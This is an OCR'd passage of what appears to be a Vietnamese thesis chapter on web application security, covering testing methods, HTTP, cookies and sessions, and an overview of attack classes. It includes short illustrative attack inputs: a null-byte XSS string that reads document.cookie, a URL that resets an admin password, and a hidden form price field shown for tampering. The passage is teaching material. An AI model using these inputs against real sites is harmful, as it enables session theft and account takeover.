Đối với nhiều tổ chức một cuộc tấn công gây ngừng hoạt động hệ thống là một vấn đề nghiêm trọng. Các tấn công từ chối dịch vụ ở cấp độ ứng dụng có thể được sử dụng để đạt được mục tiêu gây cạn kiệt nguồn tài nguyên tương tự như cuộc tấn công đối với cơ sở hạ tầng. Tuy nhiên, các tấn công này thường được sử dụng tinh vi hơn về kỹ thuật và mục tiêu tấn công. Tấn công từ chối dịch vụ ở cấp độ ứng dụng có thể được sử dụng để gây hại người dùng hoặc dịch vụ cụ thể để đạt được một lợi thế cạnh tranh so với các đối thủ trong các lĩnh vực kinh doanh tài chính, game online, đấu giá, mua vé trực tuyến. Theo đánh giá của Gartner (Công ty uy tính hàng đầu thế giới về đánh giá công nghệ) thì hơn 25% các cuộc tấn công dạng từ chối dịch vụ (DoS, DDoS) trong năm 2013 là nhằm vào các ứng dụng.

Tuy nhiên, một nhận thức sai lầm phổ biến cho rằng vấn đề bảo mật cho các ứng dụng web là an toàn. Chỉ cần chúng ta duyệt qua một số trang web mua bán hàng trực tuyến, vào trang "những câu hỏi thường gặp" (FAQ), chúng ta sẽ rất yên tâm rằng trang web này an toàn. Vì hầu hết các ứng dụng web này công bố an toàn bởi vì họ sử dụng SSL.

Trong thực tế, phần lớn các ứng dụng web là không an toàn, mặc dù đã sử dụng rộng rãi công nghệ bảo mật SSL và tuân thủ quy trình, tiêu chuẩn PCI (Payment Card Industry - chuẩn công nghiệp của thẻ thanh toán). Các điểm yếu hay lỗ hổng nghiêm trọng của các ứng dụng web thường bắt nguồn từ việc viết mã (coding) không đúng phương pháp hay quy trình phát triển ứng dụng không an toàn sẽ cho phép tin tặc (hacker) truy cập trực tiếp và khai thác cơ sở dữ liệu để lấy dữ liệu nhạy cảm.

Vấn đề cốt lõi trong bảo mật ứng dụng web được mô tả cụ thể qua các trường hợp sau:

+ Người dùng có thể can thiệp vào bất kỳ phần dữ liệu được truyền giữa client và server, bao gồm các thông số gởi đi, cookies, và HTTP Header. Do đó, bất kỳ các kiểm soát bảo mật thực hiện trên client có thể dễ dàng bị vượt qua như chức năng kiểm tra xác nhận dữ liệu đầu vào. Ví dụ: người dùng có thể thay đổi thông tin HTTP header gởi về server. Các công cụ này rất nhiều và có các chức năng gắn thêm vào ngay trình duyệt người dùng như Modify Headers, Headertool,…

+ Người dùng có thể gửi yêu cầu theo thứ tự bất kỳ và có thể gửi các thông số tại một giai đoạn nhiều hơn một lần, hoặc không gì cả khác với những gì dự kiến theo trật tự, quy luật của ứng dụng web. Điều này có nghĩa là các giả định của nhà phát triển ứng dụng về cách người dùng sẽ tương tác với các ứng dụng sẽ không đúng. Ví dụ: một ứng web về quản lý nhân sự cho phép người dùng nhập thông tin nhân sự vào hệ thống. Khi tạo mới người dùng phần mềm kiểm tra có nhập trùng hay không? Nếu nhập trùng sẽ thông báo xác nhận và lưu thông tin hình ảnh tương ứng. Tuy nhiên, việc kiểm soát lại không kiểm tra lúc người nhập thay đổi thông tin nhân sự đã có và cố tình nhập trùng với nhân sự khác, thay đổi hình ảnh nhân sự đó.

Kết quả hệ thống lưu 02 nhân sự giống nhau, khác nhau vệ hình ảnh. Đây là điều mà các nhà phát triển ứng dụng không nghĩ đến khi phát triển.

+ Người sử dụng không bị giới hạn chỉ sử dụng một trình duyệt web để truy cập ứng dụng. Có rất nhiều công cụ được phổ biến rộng rãi để tấn công các ứng dụng web. Những công cụ này có thể thực hiện yêu cầu đến ứng dụng web mà không cần trình duyệt và có thể tạo ra số lượng lớn các yêu cầu rất nhanh để dò tìm và khai thác lổ hỏng như: W3AF framework, Appscan, Acunetix Web Scanner…

2.1.6 Các phương pháp kiểm tra an toàn ứng dụng web

2.1.6.1 Phương pháp kiểm tra hộp đen (Black Box)

Phương pháp kiểm tra hộp đen các lỗi bảo mật trên ứng dụng web đề cập đến việc kiểm tra các ứng dụng từ bên ngoài, tức là quan sát các dữ liệu được đệ trình đến ứng dụng và các dữ liệu từ ứng dụng xuất ra mà không cần hiểu đến hoạt động bên trong của nó. Quá trình đệ trình dữ liệu từ bên ngoài đến ứng dụng có thể thực hiện bằng thủ công hoặc sử dụng công cụ tự động gửi đến ứng dụng.

- Kiểm tra thủ công:

Kiểm tra thủ công là quá trình kiểm tra mà người kiểm tra phải xác định vị trí dữ liệu cần được đệ trình đến ứng dụng bằng cách sử dụng các intercepting proxy (là một ứng dụng nằm giữa ứng dụng và trình duyệt, cho phép người kiểm tra thay đổi giá trị một cách tùy biến trước khi đệ trình đến ứng dụng) và tập dữ liệu cần đệ trình đến ứng dụng tương ứng với các vị trí đệ trình đã xác định trước đó.

Một số công cụ tiêu biểu: WebScarab, BurpSuite…

- Kiểm tra lỗi tự động:

Phương pháp kiểm tra lỗi tự động là quá trình các công cụ sẽ thực hiện tự động quét thư mục, tập tin của ứng dụng web và tự động xác định các điểm mà cần đệ trình dữ liệu. Trên cơ sở đã xác định các điểm cần đệ trình tự động tiếp đến công cụ sẽ thực hiện đệ trình các tập dữ liệu được định nghĩa sẵn và chờ sự phản hồi từ phía ứng dụng web để kiểm tra xem liệu ứng dụng đó có bị các lỗi bảo mật hay không?

Một số công cụ tiêu biểu: W3AF, Acunetix…

2.1.6.2 Phương pháp kiểm tra hộp trắng (White Box)

Phương pháp kiểm tra hộp trắng các lỗi bảo mật trên ứng dụng web là quá trình kiểm tra trực tiếp mã nguồn của ứng dụng web để tìm ra các lỗi bảo mật. Quá trình quan sát và kiểm tra mã nguồn có thể thực hiện thủ công hoặc thực hiện bằng công cụ. Quá trình thực hiện bằng công cụ tức là quá trình mà công cụ sẽ thực hiện quét toàn bộ mã nguồn của ứng dụng và dựa trên tập nhận biết các hàm, các chỉ dẫn có khả năng gây ra lỗi bởi ngôn ngữ lập trình phát triển ứng dụng web. Một công cụ có thể kể đến trong việc quét mã nguồn là AppCodeScan do Blueinfy Solutions Pvt. Ltd. phát triển.

Quá trình tìm kiếm lỗi bảo mật trong mã nguồn của ứng dụng bằng phương pháp thủ công thì phải đòi hỏi người kiểm tra phải có một phương pháp kiểm tra và rà soát hợp lý. Bởi vì khối lượng tập tin cũng như nội dung trong các ứng dụng web là rất lớn, nếu như không có một phương pháp rà soát và đánh giá hợp lý thì sẽ tiêu tốn rất nhiều thời gian để phát hiện lỗi.

2.1.6.3 Phương pháp kiểm tra Fuzzing

Phương pháp kiểm tra fuzzing lỗi bảo mật thực chất cũng là phương pháp kiểm tra hộp đen nhưng được phân ra một nhánh do nó có những đặc điểm riêng biệt. Các công cụ sử dụng phương pháp fuzzing để kiểm tra lỗi bảo mật sẽ không thực hiện việc quét cấu trúc thư mục và tập tin của ứng dụng web, mà chỉ đơn giản là tập hợp tất các lỗi đã được công bố đối với từng ứng dụng web cụ thể và thực hiện đệ trình đến ứng dụng web xem thử ứng dụng đó có bị mắc các lỗi bảo mật hay không? Ví dụ, một fuzzer kiểm tra tất cả các lỗi bảo mật liên quan đến ứng dụng cổng thông tin điện tử Joomla thì nó sẽ tập hợp tất cả các lỗi bảo mật liên quan đến ứng dụng Joomla và thực hiện đệ trình khi người kiểm tra cung cấp.

Cách thức thu thập lỗi bảo mật: Một công cụ kiểm tra lỗi bảo mật sử dụng phương pháp kiểm tra fuzzing được tổ chức thành 2 phần:

+ Phần 1: Tập hợp tất cả các định dạng URL mà gây ra lỗi cho một ứng dụng cụ thể. Ví dụ: lỗi bảo mật cho ứng dụng Joomla được phát hiện nằm trong URL: “index.php?option=com_content&view=article”. URL này sẽ được lưu trong cơ sở dữ liệu của chương trình cùng với tham số đệ trình gây ra lỗi của nó.

+ Phần 2: Tập hợp tất cả đặc điểm nhận diện tương ứng với URL gây ra lỗi trong quá trình fuzzing. Các điểm nhận diện này cũng sẽ lưu cùng với URL gây ra lỗi trong cơ sở dữ liệu.

Kiểm tra lỗi bảo mật web bằng phương pháp kiểm tra fuzzing có ưu điểm là kiểm tra nhanh với một lượng lớn website mà đã biết tên ứng dụng đang chạy. Ví dụ, tập hợp một lượng lớn danh sách các website biết chắc chắn đang chạy ứng dụng Joomla thì sẽ sử dụng công cụ kiểm tra lỗi bảo mật liên quan đến ứng dụng Joomla một cách nhanh chóng. Nhược điểm của phương pháp kiểm tra này là tính cố định được tổ chức cho từng lỗi bảo mật cho nên lỗi bảo mật nào muốn kiểm tra thì phải đúng định dạng của nó thì nó mới kiểm tra được và dấu hiệu nhận biết phải được tập hợp một cách đầy đủ, không sẽ bỏ xót. Nếu không thì mặc dù ứng dụng đó có lỗi nhưng dữ liệu nhận diện thiếu, cũng không thể phát hiện ra lỗi bảo mật đó.

Một số công cụ tiêu biểu: Nikto, AppScan…

2.2. Các khái niệm, thuật ngữ liên quan

2.2.1. Http header

HTTP header là phần đầu (header) của thông tin mà máy khách và máy chủ gửi cho nhau. Những thông tin máy khách gửi cho máy chủ được gọi là HTTP requests (yêu cầu), còn máy chủ gửi cho máy khách là HTTP responses (trả lời). Thông thường, một HTTP header gồm nhiều dòng, mỗi dòng chứa tên tham số và giá trị. Một số tham số có thể được dùng trong cả header yêu cầu và header trả lời, còn số khác thì chỉ được dùng riêng trong từng loại. Ví dụ :

- Header yêu cầu:

```
GET /tintuc/homnay.asp HTTP/1.1 Accept: */*
Accept-Language: en-us Connection: Keep-Alive Host: localhost
Referer: http://localhost/lienket.asp
User-Agent: Mozilla/4.0 (compatible; MSIE 5.5; Windows NT 5.0)
Accept-Encoding: gzip, deflate
```

- Dòng đầu là dòng yêu cầu cho biết phương thức yêu cầu (GET hoặc POST), địa chỉ yêu cầu (/tintuc/homnay.asp) và phiên bản HTTP(HTTP/1.1)…
- Tiếp theo là các tham số. Chẳng hạn như:
  - Accept-Language: Cho biết ngôn ngữ dùng trong trang web.
  - Host: Cho biết địa chỉ của máy chủ.
  - Referer: Cho biết địa chỉ của trang web tham chiếu tới.
- Header của HTTP request sẽ kết thúc bằng một dòng trống.

- Header trả lời

```
HTTP/1.1 200 OK Server: Microsoft-IIS/5.0
Date: Thu, 13 Jul 2000 05:46:53 GMT Content-Length: 2291
Content-Type: text/html Set-Cookie:
ASPSESSIONIDQQGGGNCG=LKLDFFKCINFLDMFHCBC
BMFLJ;
path=/
Cache-control: private
<HTML>
<BODY>
...
```

- Dòng đầu là dòng trạng thái, để cho biết phiên bản HTTP được dùng HTTP/1.1), mã trạng thái (200) và trạng thái (OK).
- Tiếp theo là các tham số.
- Tiếp theo là một dòng trống để báo hiệu kết thúc header, tiếp theo là phần thân của HTTP response.

2.2.2. Session

HTTP là giao thức hướng đối tượng tổng quát, phi trạng thái, nghĩa là HTTP không lưu trữ trạng thái làm việc giữa trình duyệt với máy chủ. Sự thiếu sót này gây khó khăn cho một số ứng dụng web, bởi vì máy chủ không biết được trước đó trình

duyệt đã có những trạng thái nào. Vì thế, để giải quyết vấn đề này, ứng dụng web đưa ra một khái niệm phiên làm việc (Session). Còn sessionID là một chuỗi để chứng thực phiên làm việc. Một số máy chủ sẽ cung cấp một sessionID cho người dùng khi họ xem trang web trên máy chủ.

Để duy trì phiên làm việc thì sessionID thường được lưu vào:

- Biến trên URL
- Biến ẩn form
- Cookie

Phiên làm việc chỉ tồn tại trong một khoảng thời gian cho phép, thời gian này được cấu hình quy định tại máy chủ hoặc bởi ứng dụng thực thi. Máy chủ sẽ tự động giải phóng phiên làm việc để khôi phục lại tài nguyên của hệ thống.

2.2.3. Cookie

Cookie là những phần dữ liệu nhỏ có cấu trúc được chia sẻ giữa máy chủ và trình duyệt của người dùng.

Các cookie được lưu trữ dưới những file dữ liệu nhỏ dạng text, được ứng dụng tạo ra để lưu trữ/truy tìm/nhận biết các thông tin về người dùng đã ghé thăm trang web và những vùng mà họ đi qua trong trang. Những thông tin này có thể bao gồm tên/định danh người dùng, mật khẩu, sở thích, thói quen... cookie được trình duyệt của người dùng chấp nhận lưu trên đĩa cứng của máy mình, tuy nhiên không phải lúc nào trình duyệt cũng hỗ trợ cookie, mà còn tùy thuộc vào người dùng có chấp nhận chuyện lưu trữ đó hay không.

Ở những lần truy cập sau đến trang web đó, ứng dụng có thể dùng lại những thông tin trong cookie (như thông tin liên quan đến việc đăng nhập vào Yahoo Messenger...) mà người dùng không phải làm lại thao tác đăng nhập hay phải cung cấp lại các thông tin khác.

Cookie được phân làm 2 loại secure/non-secure và persistent/non-persistent do đó ta sẽ có 4 kiểu cookie là:

- Persistent và Secure
- Persistent và Non-Secure
- Non-Persistent và Secure

- Non-Persistent và Non-Secure

Persistent cookies được lưu trữ dưới dạng tập tin .txt (ví dụ trình duyệt Netscape Navigator sẽ lưu các cookie thành một tập tin cookie.txt còn Internet Explorer sẽ lưu thành nhiều tập tin *.txt trong đó mỗi tập tin là một cookie) trên máy khách trong một khoản thời gian xác định.

Non-persistent cookie thì được lưu trữ trên bộ nhớ RAM của máy khách và sẽ bị hủy khi đóng trang web hay nhận được lệnh hủy từ trang web.

Secure cookies chỉ có thể được gửi thông qua HTTPS (SSL).

Non-Secure cookie có thể được gửi bằng cả hai giao thức HTTPS hay HTTP. Thực chất là đối với secure cookie thì máy chủ sẽ cung cấp chế độ truyền bảo mật.

Các thành phần của một Cookie gồm:

Bảng 2.2: Các thành phần của một Cookie

Domain	Flag	Path	Secure	Expiration	Name	Value
www.redhat.com	FALSE	/	FALSE	1154029490	Apache	64.3.40.151.16 018996349247 480

- **Domain**: Tên miền của trang web đã tạo cookie (trong ví dụ trên là www.redhat.com)
- **Flag**: Mang giá trị True hoặc False - xác định các máy khác với cùng tên miền có được truy xuất đến cookie hay không.
- **Path**: Phạm vi các địa chỉ có thể truy xuất cookie. Ví dụ: Nếu path là "/tracuu" thì các địa chỉ trong thư mục /tracuu cũng như tất cả các thư mục con của nó như /tracuu/baomat có thể truy xuất đến cookie này. Còn nếu giá tri là "/" thì cookie sẽ được truy xuất bởi tất cả địa chỉ thuộc miền trang web tạo cookie.
- **Sercure**: mang giá trị TRUE/FALSE - Xác định đây là một secure cookie hay không nghĩa là kết nối có sử dụng SSL hay không.

- **Expiration**: thời gian hết hạn của cookie, được tính bằng giây kể từ 0:00:00 giờ GMT ngày 01/01/1970. Nếu giá trị này không được thiết lập thì trình duyệt sẽ hiểu đây là non-persistent cookie và chỉ lưu trong bộ nhớ RAM và sẽ xóa nó khi trình duyệt bị đóng.
- **Name**: Tên biến (trong trường hợp này là Apache).
- **Value**: Với cookie được tạo ở trên thì giá trị của Apache là 64.3.40.151.16018996349247480 và ngày hết hạn là 27/07/2006, của tên miền http://www.redhat.com

Ví dụ chuỗi lệnh trong HTTP header dưới đây sẽ tạo một cookie:

```
Set-Cookie:Apache="64.3.40.151.16018996349247480"; path="/";
domain="www.redhat.com"; path_spec; expires="2006-07-27
19:39:15Z"; version=0
```

- Các cookie của Netscape (NS) đặt trong một tập tin Cookies.txt, với đường dẫn là: C:\Program Files\Netscape\Users\UserName\Cookies.txt
- Các cookies của IE được lưu thành nhiều tập tin, mỗi tập tin là một cookie và thường được đặt trong C:\Documents and Setting\[username]\Cookies.

Kích thước tối đa của cookie là 4kb. Số cookie tối đa cho một tên miền là 20 cookie. Cookie bị hủy ngay khi đóng trình duyệt gọi là "session cookie".


2.2.4. Proxy

Proxy cung cấp cho người sử dụng truy xuất Internet những nghi thức đặt biệt hoặc một tập những nghi thức thực thi trên dual_homed host hoặc basion host. Những chương trình client của người sử dụng sẽ qua trung gian proxy server thay thế cho server thật sự mà người sử dụng cần giao tiếp.

Proxy server xác định những yêu cầu từ client và quyết định đáp ứng hay không đáp ứng, nếu yêu cầu được đáp ứng, proxy server sẽ kết nối với server thật thay cho client và tiếp tục chuyển tiếp những yêu cầu từ client đến server, cũng như trả lời của server đến client. Vì vậy proxy server giống cầu nối trung gian giữa server và client.


2.3 Giới thiệu sơ lược về các kỹ thuật tấn công ứng dụng web

Các lỗ hổng có thể được tạo ra trong suốt giai đoạn phát triển ứng dụng web và chúng sẽ được các hacker tận dụng khi ứng dụng được đưa vào sử dụng. Ứng dụng web tiếp nhận các yêu cầu người dùng qua giao thức HTTP. Các tấn công được chèn trong các yêu cầu người dùng vì thế có thể qua được tường lửa, bộ lọc, nền tảng phần cứng và các hệ thống phát hiện xâm nhập. Bởi vì các yêu cầu này là hoàn toàn hợp lệ. Các tấn công này có thể vượt qua được các website sử dụng SSL.



Hình 2.3: Thống kê các lỗ hổng được phát hiện

Và theo thống kê năm 2015 của công ty White Hat Security [6] chuyên về bảo mật web, thì tỉ lệ các trang web mắc phải các loại lỗ hổng bảo mật là khác nhau, cụ thể được thể hiện trong biểu đồ sau:



Hình 2.4: Tỉ lệ phần trăm các loại lỗ hổng bảo mật.

Sau đây là các khái niệm sơ lược các kỹ thuật tấn công ứng dụng web đã được phân loại dựa trên mức độ gây tác hại đối với ứng dụng.

2.3.1. Kiểm soát truy cập web (Web Access Control)

Trong quá trình thiết kế ứng dụng, những người phát triển ứng dụng có thể cài một "cửa sau" (back door) để sau này có thể thâm nhập vào hệ thống một cách dễ dàng.

2.3.2. Chiếm hữu phiên làm việc (Session Mangement) [7]

2.3.2.1. Ấn định phiên làm việc (Session Fixation)

Là kĩ thuật tấn công cho phép hacker mạo danh người dùng hợp lệ bằng cách gửi một session ID hợp lệ đến người dùng, sau khi người dùng đăng nhập vào hệ thống thành công, hacker sẽ dùng lại session ID đó và nghiễm nhiên trở thành người dùng hợp lệ.

2.3.2.2. Đánh cắp phiên làm việc (Session Hijacking)

Là kĩ thuật tấn công cho phép hacker mạo danh người dùng hợp lệ sau khi nạn nhân đã đăng nhập vào hệ thống bằng cách giải mã session ID của họ được lưu trữ trong cookie hay tham số URL, biến ẩn của form.

2.3.3. Lợi dụng các thiếu sót trong việc kiểm tra dữ liệu nhập hợp lệ (Input validation)

Hacker lợi dụng những ô nhập dữ liệu để gửi đi một đoạn mã bất kì khiến cho hệ thống phải thực thi đoạn lệnh đó hay bị phá vỡ hoàn toàn.

2.3.3.1. Kiểm tra tính đúng đắn của dữ liệu bằng ngôn ngữ phía trình duyệt (Client-Side validation)

Do ngôn ngữ phía trình duyệt (JavaScript, VBScript..) được thực thi trên trình duyệt nên hacker có thể sửa đổi mã nguồn để có thể vô hiệu hóa sự kiểm tra.

2.3.3.2. Tràn bộ đệm (Buffer OverFlow)

Một khối lượng dữ liệu được gửi cho ứng dụng vượt quá lượng dữ liệu được cấp phát khiến cho ứng dụng không thực thi được câu lệnh dự định kế tiếp mà thay vào đó phải thực thi một đoạn mã bất kì do hacker đưa vào hệ thống. Nghiêm trọng hơn nếu ứng dụng được cấu hình để thực thi với quyền root trên hệ thống.

2.3.3.3. Mã hóa URL (URL Encoding)

Lợi dụng chuẩn mã hóa những kí tự đặc biệt trên URL mà hacker sẽ mã hóa tự động những kí tự bất hợp lệ - những kí tự bị kiểm tra bằng ngôn ngữ kịch bản - để vượt qua vòng kiểm soát này.

2.3.3.4. Kí tự Meta (Meta-characters)

Sử dụng những kí tự đặc biệt hacker có thể chèn thêm vào dữ liệu gửi những kí tự trong chuỗi câu lệnh như <script> trong kĩ thuật XSS... để thực thi câu lệnh.

2.3.3.5. Vượt qua đường dẫn (Path Traversal)

Là phương pháp lợi dụng đường dẫn truy xuất một tập tin trên URL để trả kết quả về cho trình duyệt mà hacker có thể lấy được nội dung tập tin bất kì trên hệ thống.

2.3.3.6. Chèn mã lệnh thực thi trên trình duyệt nạn nhân (Cross-Site Scripting)[8]

Đây là kĩ thuật tấn công chủ yếu nhằm vào thông tin trên máy tính của người dùng hơn là vào hệ thống máy chủ. Bằng cách thêm một đoạn mã bất kì (thường được lập trình bằng ngôn ngữ kịch bản như JavaScript, VBScript…), hacker có thể thực hiện việc đánh cắp thông tin quan trọng như cookie để từ đó trở thành người dùng hợp lệ của ứng dụng… dựa trên những thông tin đánh cắp này. Cross-Site Scripting [9] cũng là một kiểu tấn công "session hijacking".

2.3.3.7. Thêm câu lệnh hệ thống (OS Command Injection)

Khả năng thực thi được những câu lệnh hệ thống hay những đoạn mã được thêm vào trong những tham số mà không có sự kiểm tra chặt chẽ như tham số của form, cookies, yêu cầu HTTP Header, và những dữ liệu nguy hiểm trong những tập tin được đưa lên trình chủ.

Thành công trong kĩ thuật này giúp hacker có thể thực thi được những câu lệnh hệ thống với cùng quyền của trình chủ.

2.3.3.8. Chèn câu truy vấn SQL (SQL Injection)

Trong lập trình với cơ sở dữ liệu, người lập trình đã sai sót trong vấn đề kiểm tra giá trị nhập vào để từ đó hacker lợi dụng thêm vào những câu truy vấn hay những giá trị không hợp lệ để dễ dàng đăng nhập vào hệ thống.

2.3.3.9. Ngôn ngữ phía máy chủ (Server side includes)

Là khả năng thêm vào những câu lệnh thuộc hệ thống như nhúng file (include file), truy xuất cơ sở dữ liệu (jdbc)… khiến cho hacker có cơ hội truy xuất đến file, cơ sở dữ liệu… mà bình thường không thể xem được trên website.

2.3.3.10. Kí tự rỗng (Null Characters)

Lợi dụng chuỗi kí tự thường kết thúc bằng \0 mà hacker thường thêm vào để đánh lừa ứng dụng vì với những ứng dụng sử dụng chương trình cgi như C++ thì C++ cho rằng \0 là dấu kết thúc chuỗi.

Ví dụ: Hacker thêm chuỗi sau:

Ô nhập: đề tài thứ nhất \0<script> alert(document.cookie)</script> nếu ứng dụng sử dụng chương trình C++ để kiểm tra tính đúng đắn của chuỗi thì chuỗi trên hợp lệ do C++ sẽ nhận biết "\0" là kết thúc chuỗi nên không kiểm tra đoạn sau.

2.3.3.11. Thao tác trên tham số truyền (Parameter manipulation)

Những thông tin trao đổi giữa máy chủ và trình duyệt được lưu trữ trong những biến như biến trên URL, biến ẩn form, cookie… Bởi vì việc kiểm soát biến chưa được quan tâm đúng mức nên hacker có thể lợi dụng sửa đổi giá trị biến để đánh cắp phiên làm việc của người dùng hay thay đổi giá trị một món hàng.

2.3.4. Để lộ thông tin (Informational)

Những tập tin và ứng dụng trên hệ thống chứa những thông tin quan trọng như mã nguồn một trang web hay tập tin chứa mật khẩu của người dùng trên hệ thống luôn là mục tiêu của hacker. Ngoài ra những lời chú thích trong mã nguồn cũng là nguồn thông tin hữu ích cho hacker.

Hacker sử dụng HTTP response từ hệ thống để xác định một tập tin hay ứng dụng có tồn tại hay không.

Ví dụ:

- HTTP 200: tập tin tồn tại
- HTTP 404: tập tin không tồn tại.

2.4 Thao tác trên tham số truyền

Thao tác trên tham số truyền là kĩ thuật thay đổi thông tin quan trọng trên cookie, URL hay biến ẩn của form. Kĩ thuật Cross-Site Scripting [9], SessionID, SQL Injection, Buffer Overflow… cũng cần dùng đến các tham số này để hoàn thiện các bước tấn công của hacker. Có thể nói các tham số truyền là đầu mối cho mọi hoạt động của hacker trong quá trình tấn công ứng dụng.

2.4.1 Thao tác trên url

2.4.1.1 Khái niệm:

Khi nhập một form HTML thì kết quả sẽ được gửi đi theo hai cách: GET hay POST. Nếu dùng GET, thì tất cả các tên biến và giá trị của nó sẽ xuất hiện trong chuỗi URL.

Ví dụ: Có một trang web ứng dụng cho phép thành viên đã được thay đổi mật khẩu.

```
http://www.nganhang.com/example?user=thang&newpass=123
```

Với:

- username là tên người cần thay đổi mật khẩu.
- newpass là mật khẩu mới cho username

Tuy nhiên, bằng cách thay đổi tham số như sau:

```
http://www.nganhang.com/example?user=admin&newpass=111111
```

Hacker đã có thể thay đổi mật khẩu của admin bằng một mật khẩu mới bất kì, trong ví dụ này là "111111".

2.4.1.2. Một số biện pháp khắc phục [5]

Để chống lại kiểu thay đổi nội dung một chuỗi URL, ứng dụng có thể áp dụng biện pháp sau:

- Ứng dụng sử dụng cơ chế bảng băm (hash table). Sau khi người dùng chứng thực thành công với một username, ứng dụng sẽ sinh ra một khóa tương ứng. Khóa này sẽ được lưu trên server cùng với biến username trong đối tượng bảng băm. Mỗi khi người dùng kết nối đến ứng dụng, khóa và username này sẽ được gửi đi và được so sánh với khóa và username trong bảng băm. Nếu tương ứng với bản ghi trong dữ liệu thì hợp lệ. Còn nếu không thì server biết rằng người dùng đã thay đổi URL.
- Ngoài ra, với những thông tin có giá trị, cần mã hóa thông tin này trước khi cho hiển thị trên trình duyệt để tránh hacker có thể sửa đổi tùy ý.

2.4.2 Thao tác trên biến ẩn form

2.4.2.1 Khái niệm

Thông tin có thể được chuyển đổi thông qua một biến ẩn của form, gọi là Hidden Form Field. Biến ẩn form không hiển thị trên màn hình trình duyệt nhưng

người dùng có thể tìm thấy nội dung của nó trong "view source", vì thế đây là một điểm yếu để hacker lợi dụng bằng cách lưu nội dung trang web xuống trình duyệt, thay đổi nội dung trang và gửi đến trình chủ.

Ví dụ: Form gốc có nội dung như sau:

```
<form action="http://www.tancong.com/cuahang.pl" method="POST">
...
<input type="hidden" name="giaca" value="99.99">
...
</form>
```

